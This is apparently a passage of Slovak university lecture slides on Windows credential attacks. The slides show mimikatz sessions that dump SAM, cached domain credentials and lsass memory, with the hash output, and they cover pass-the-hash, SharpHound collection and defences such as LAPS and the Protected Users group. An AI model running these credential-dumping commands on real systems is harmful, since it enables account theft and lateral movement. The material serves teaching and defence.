SID name  : NT AUTHORITY\SYSTEM

636     {0;000003e7} 0 D 48288          NT AUTHORITY\SYSTE
 -> Impersonated !
 * Process Token : {0;0007aceb} 1 F 2344611     RED\tu01
 * Thread Token  : {0;000003e7} 0 D 8965250     NT AUTHORI
```

```
mimikatz # lsadump::sam
Domain : FIIT-WKS01
SysKey : 2fdec6a9adb75367597e13ef0c4c16d8
Local SID : S-1-5-21-263722866-839447028-3746943110

SAMKey : 96db4a5e885ce3b6ea21b74419f3b9f7

RID  : 000001f4 (500)
User : Administrator

RID  : 000001f5 (501)
User : Guest

RID  : 000001f7 (503)
User : DefaultAccount

RID  : 000001f8 (504)
User : WDAGUtilityAccount
  Hash NTLM: da9e1f64cfa9cf5708971d243a07c5df

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : db24c6e79daa802970938d5871cb7cb6

* Primary:Kerberos-Newer-Keys *
    Default Salt : WDAGUtilityAccount
    Default Iterations : 4096
    Credentials
      aes256_hmac       (4096) : 9ee419022b0b8350c471d23f8763180eff38b1ae27b5f410d0ff00b91b0df481
      aes128_hmac       (4096) : c71113f71f9211ea44c38755664889d5
      des_cbc_md5       (4096) : 86318a8c3425619b

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WDAGUtilityAccount
    Credentials
      des_cbc_md5       : 86318a8c3425619b


RID  : 000003e9 (1001)
User : lokal
  Hash NTLM: 95ac92ae37502402cd886c74ea5cea80
    lm  - 0: 282315e32506da0bf453df08429dd85e
    ntlm- 0: 95ac92ae37502402cd886c74ea5cea80
```

Útoky na heslá a hashe

online export – mimikatz (cache)

```
mimikatz # lsadump::cache
Domain : FIIT-WKS01
SysKey : 2fdec6a9adb75367597e13ef0c4c16d8

Local name : FIIT-WKS01 ( S-1-5-21-263722866-839447028-3746943110 )
Domain name : RED ( S-1-5-21-3425531683-1739802643-3970887217 )
Domain FQDN : red.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {cd07ddcd-de82-11f7-799a-ea6a258f6777}
  [00] {cd07ddcd-de82-11f7-799a-ea6a258f6777} 8bf92e6e848db9dfa45b58bc00552d1e19932cc70c0087fb1c96c8f79cdfbcdc

* Iteration is set to default (10240)

[NL$1 - 13/05/2023 11:53:54]
RID       : 00000a87 (2695)
User      : RED\ta01
MsCacheV2 : c591a5ede8109871f2e99dfcd735b7a7

[NL$2 - 14/05/2023 08:49:08]
RID       : 00000a8a (2698)
User      : RED\tu01
MsCacheV2 : 2b17085fc88cbbcde4be769dd65b6711
```

https://attack.mitre.org/techniques/T1003/005/
https://openwall.info/wiki/john/MSCash2
https://security.stackexchange.com/questions/30889/cracking-ms-cache-v2-hashes-using-gpu

Útoky na heslá a hashe

network vs. interactive logon


- Lokálne sa ukladajú / možno ich extrahovať z pamäte
  - Interactive Logon
  - Batch Logon (runas; aj netonly)
  - Network Interactive Logon
- Extrahovať nemožno
  - Network logon s výnimkou psexec


https://www.ired.team/offensive-security/credential-access-and-credential-dumping/network-vs-interactive-logons
https://security.stackexchange.com/questions/240033/how-to-investigate-potential-infected-client-workstation

Útoky na heslá a hashe

online/offline export – mimikatz lsass dump

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 734372 (00000000:000b34a4)
Session           : Interactive from 1
User Name         : tu01
Domain            : RED
Logon Server      : DOMAIN-CONTROLL
Logon Time        : 15/05/2023 09:42:33
SID               : S-1-5-21-3425531683-1739802643-3970887217-2698
        msv :
         [00000003] Primary
         * Username : tu01
         * Domain   : RED
         * NTLM     : 95ac92ae37502402cd886c74ea5cea80
         * SHA1     : e1ea58f46ba1dd6bc80d91c6e7b511d26200ca8d
         * DPAPI    : 627dfba6f2a6342adbfb38b716cdabb1
        tspkg :
        wdigest :
         * Username : tu01
         * Domain   : RED
         * Password : (null)
        kerberos :
         * Username : tu01
         * Domain   : RED.LOCAL
         * Password : (null)
        ssp :
        credman :
        cloudap :
```







```
mimikatz # sekurlsa::minidump C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\ADMINI~1.OFF\AppData\Local\Temp\lsass.DMP' file for minidump...
```


Pivotovanie
pass-the-hash


- Využíva sa pri pivotovaní (Lateral movement) resp. pri konečnej kompromitácii, možno použiť pri Network logon autentifikácii
- Prerekvizity
  - NTLM hash (získaný napr. pri kompromitácii pracovnej stanice, z pamäte, z DB hashov a pod.)
- Detekcia
  - Microsoft Defender for Identity / ATA
- Prevencia
  - LAPS
  - Disable network logon pre lokálnych adminov
  - Tiering




Pivotovanie


pass-the-hash – mimikatz







Pivotovanie
pass-the-hash – ochrana – protected users I.



Protected Users group requirements

Requirements to provide device protections for members of the Protected Users group include:

- The Protected Users global security group is replicated to all domain controllers in the account domain.
- Windows 8.1 and Windows Server 2012 R2 added support by default. Microsoft Security Advisory 2871997 adds support to Windows 7, Windows Server 2008 R2 and Windows Server 2012.

Requirements to provide domain controller protection for members of the Protected Users group include:

- Users must be in domains which are Windows Server 2012 R2 or higher domain functional level.

https://learn.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group

Pivotovanie
pass-the-hash – ochrana – protected users II.

Device protections for signed in Protected Users

When the signed in user is a member of the Protected Users group the following protections are applied:

- Credential delegation (CredSSP) will not cache the user's plain text credentials even when the **Allow delegating default credentials** Group Policy setting is enabled.
- Beginning with Windows 8.1 and Windows Server 2012 R2, Windows Digest will not cache the user's plain text credentials even when Windows Digest is enabled.

> ⓘ **Note**
>
> After installing **Microsoft Security Advisory 2871997** Windows Digest will continue to cache credentials until the registry key is configured. See **Microsoft Security Advisory: Update to improve credentials protection and management: May 13, 2014** for instructions.

- NTLM will not cache the user's plain text credentials or NT one-way function (NTOWF).
- Kerberos will no longer create DES or RC4 keys. Also it will not cache the user's plain text credentials or long-term keys after the initial TGT is acquired.
- A cached verifier is not created at sign-in or unlock, so offline sign-in is no longer supported.

After the user account is added to the Protected Users group, protection will begin when the user signs in to the device.

Pivotovanie
pass-the-hash – ochrana – protected users III.

Domain controller protections for Protected Users

Accounts that are members of the Protected Users group that authenticate to a Windows Server 2012 R2 domain are unable to:

- Authenticate with NTLM authentication.
- Use DES or RC4 encryption types in Kerberos pre-authentication.
- Be delegated with unconstrained or constrained delegation.
- Renew the Kerberos TGTs beyond the initial four-hour lifetime.

Non-configurable settings to the TGTs expiration are established for every account in the Protected Users group. Normally, the domain controller sets the TGTs lifetime and renewal, based on the domain policies, **Maximum lifetime for user ticket** and **Maximum lifetime for user ticket renewal**. For the Protected Users group, 600 minutes is set for these domain policies.

For more information, see How to Configure Protected Accounts.

Pivotovanie
bloodhound (úvod)


- Nástroj umožňujúci prehľad mapovanie AD
- Väčšina informácií o topológii je v rámci AD voľne čitateľných bežným autentifikovaným používateľom
- Bloodhoud má dve časti
  - Injectors
  - Vizualizátor
    - neo4j dátový backend
    - Frontend aplikácia
- LAB: BadBlood
  - Pozor BadBlod rozbije Vaše AD do stavu FUBAR z ktorého sa nedostanete (alebo len ťažko)
  - Používajte len v laborátornych podmienkach

Pivotovanie
bloodhound (zber údajov)


- SharpHound, BloodHound.py

```
C:\RED\SharpHound-v1.1.0-debug>SharpHound.exe --collectionmethods All
